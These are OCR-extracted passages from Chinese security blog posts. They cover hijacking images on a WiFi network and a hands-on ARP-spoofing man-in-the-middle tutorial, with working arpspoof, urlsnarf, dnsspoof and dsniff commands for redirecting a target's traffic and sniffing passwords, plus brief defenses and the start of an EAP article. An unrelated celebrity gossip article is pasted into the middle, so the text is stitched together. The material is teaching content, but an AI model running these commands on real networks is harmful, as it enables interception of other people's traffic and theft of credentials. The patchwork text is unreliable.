
如下图所示，将 7777.jpg 放在/root/img 下面：

在攻击之前，我们先打开 uc，一切正常，如下图：

然后我们输入命令敲回车启动攻击后，在用户刷新页面后的效果如图：




这时我相信受害者很绝望。。。。然后我们点进入看看图片还在吗？如图：


16:55
26.5K/s
92%
黄晓明《旋风孝子》露出整容铁证？网友质疑双眼皮刀疤太明显！
电影sir
大鱼号
前天14:29
+关注
芒果台综艺节目《旋风孝子》，可惜的是，这个节目的话题度一直由郑爽撑起，黄晓明沦为陪衬。自从郑爽分手→暴瘦，一举一动都牵扯着话题热搜榜，可怜的黄教主综艺节目的表现还不如自家老婆Angelababy。
不过今天大嘴并不是来谈论这个节目本身，原因是有个眼尖的网友在观看节目的时候，发现黄晓明有个闭眼的镜头似乎能看出整容的端倪，机智的网友们把这一幕截屏了下来。
写评论
28
信安之路


全是我们指定的图片，我很绝望，我们再看看淘宝。。。

然后我们在后台就可以看到他登入了什么网站?



后面的 7777 就是我们替换图片的名字，那些域名就是受害者访问的域名。

在这时，我会先扫描一下这个图片的二维码关注一波，然后收集证据拨打 110，哈哈（开玩笑的，关注还是可以关注一波的），笔者试了一下用电脑，换图片还是可以的，如图：



QQ 都这样了，还玩个鸟？抓到一定要暴打一顿。。。

总结

作者说一下攻击别人的 wifi 和破解密码都是违法的各位大佬们玩的时候可以用自己的局域网。。用别人的可能人家真的会报警然后请你去喝茶。作者觉得对哪些恶意连接你 wifi 的人你就可以使用这个软件可以自己搞一个比较吓人的图片吓吓他，这个软件还有很多玩法比如注入脚本使 https 降级 http（作者也不太清楚没有试过）还有让全部图片 180 度旋转嘿嘿。重点强调一点，只有通过 http 协议的流量可以被劫持修改。

无线渗透(序章)—MITM

原创： TimeS0ng 信安之路 2017-10-04

中间人攻击(MITM)是一种由来已久的攻击手段，简单点说也就是截获你的流量，然后篡改或者嗅探流量，而且就算是老成的网络“高手”也不一定能发现自己中招了，接下来就由笔者给大家逐一介绍其中的攻击原理和防御手段。

0x01. ARP 协议分析

ARP 即地址解析协议，数据包在以太网中传输时需要有两个地址，一个是 IP 地址，另一个就是 MAC 地址。其中的 IP 地址只是用来进行逻辑寻址的，以太网并不能通过 IP 地址进行通信，因为 IP 地址是可以变换的，基于 IP 的通信不可靠也不安全，所以在以太网中主要是靠 MAC 地址进行物理通信，因为电脑的 MAC 地址在出产时就已经设定好，一般不会改变，而 ARP 协议就是用来帮助主机获取目标主机的 MAC 地址！

ARP 通信过程：


1.首先，每台主机都会在自己的 ARP 缓冲区建立一个 ARP 列表，用于表示 IP 地址和 MAC 地址的对应关系

2.当源主机需要向目标主机发送数据包时，会先检查自己的 ARP 缓冲区是否有该 IP 对应的 MAC 地址，如果有就直接发送数据包到该 MAC 地址；如果没有那么源主机就会在本网段发 ARP 广播包，查询目标主机的 IP 对应的 MAC 地址（注：这里只讨论局域网环境）

3.收到 ARP 广播包的主机会检查数据包中的目的 IP 地址和自己的 IP 地址是否一致，如果不同则丢弃数据包；如果相同那么目标主机会先将数据包中的 IP/MAC 对应关系缓存到自己的 ARP 列表中，并且会覆盖原本属于这个 IP 对应的 MAC（注：这是中间人攻击的关键），然后给源主机发送一个 ARP 响应数据包，告诉对方自己是它需要查找的 MAC 地址

4.源主机收到这个 ARP 响应数据包后，将得到的目的主机的 IP 地址和 MAC 地址添加到自己的 ARP 列表中，并利用此信息开始数据的传输。

0x02. ARP 劫持原理



如上图所示，中间人攻击也就是将原本正常 client<——>server 之间的通信劫持下来变成 client<——>attacker<——>server,让客户端和服务端的流量都从 attacker 的电脑经过，此时的 attacker 就可以侦听流经本机的流量并进行篡改和嗅探。下面介绍如何让 attacker 成为中间人。

MITM 原理：

1.一开始笔者就介绍了 ARP 协议的通信原理，之所以这么做是想让大家对协议有更深入的理解，然后更好的弄清楚中间人的本质，这样才知道如何防御

2.其实电脑是很笨的，它并不能向人类那样灵敏的思考，就好比我们直接给 client 发送一个 ARP 数据包声称：我的 MAC 对应的 IP 就是网关 IP，以后把你的的数据包发给我让我帮你转发吧，然后 client 想都不想就会相信，而且也不理会自己是否发送了 ARP 广播包

3. 欺 骗 网 关 时 也 是 一 样 的 ， 那 么 之 后 的 通 信 就 会 成 为 client<——>attacker<——>gateway

0x03. MITM 攻击实战

环境准备：


kali Linux

win 7 靶机 IP=192.168.1.106

攻击流程：


1.启动 kali 的流量转发功能，然后启动 arpspoof 对靶机和网关进行双向欺骗，成为中间人

echo 1 > /proc/sys/net/ipv4/ip_forward && arpspoof -t 192.168.1.106 -r 192.168.1.1




2.启动 urlsnarf 监听靶机访问的 URL


urlsnarf -i eth0



3.通过 dnsspoof 进行 DNS 欺骗（注：笔者使用这个工具时不太稳定，有时成功有时失败，但是大多数情况下都失败了，可能是我的靶机缓存有 DNS 记录，所以大家尽量选择没访问过的站点）


*echo "192.168.1.1 *.wmpic.me" > dnsspoof.host && dnsspoof -i eth0 -f dnsspoof.host*






4.通过 dsniff 嗅探密码


dsniff -cm





0x04. 防御措施

关于中间人的利用就介绍到这里吧，大家可以自行 Google 一下其他的工具，下面介绍一下防御方法。基于 ARP 的中间人攻击只需要在网关上设置 IP / MAC 绑定就能杜绝了，其实原理很简单，这就是上面我给大家介绍 ARP 原理的原因。



无线网络 EAP 认证

原创： 98 信安之路 2017-11-27

本文作者 98，擅长无线安全，过往文章：《wifi 渗透-狸猫换太子》、《无线渗透--‘钓鱼’wifi》，完成 3 篇文章，欢迎加入我们的作者大军，争取为大家带来更多更好的关于无线攻防的文章。最后欢迎不同研究安全不同领域的同学加入我们一起学习成长。

平常我们见到最多的 wifi 安全模式都是 WAP2 PSK 由于 WEP 被发现了很多漏洞。WAP2 就出来了他的安全性比 WEP 是高很多的，但是 WAP2 也不是绝对安全的一种 wifi，他的安全性有点依赖密码，也就是说当你的 wifi 密码泄露了他就变的不太安全了。


对于需要无线安全能力强的企业他们就不可以选用 wap2，wap2 可以暴力破解，以及利用一些社会工程学的一些软件进行破解，EAP 的出现就是为了满足对于安全要求高的企业。

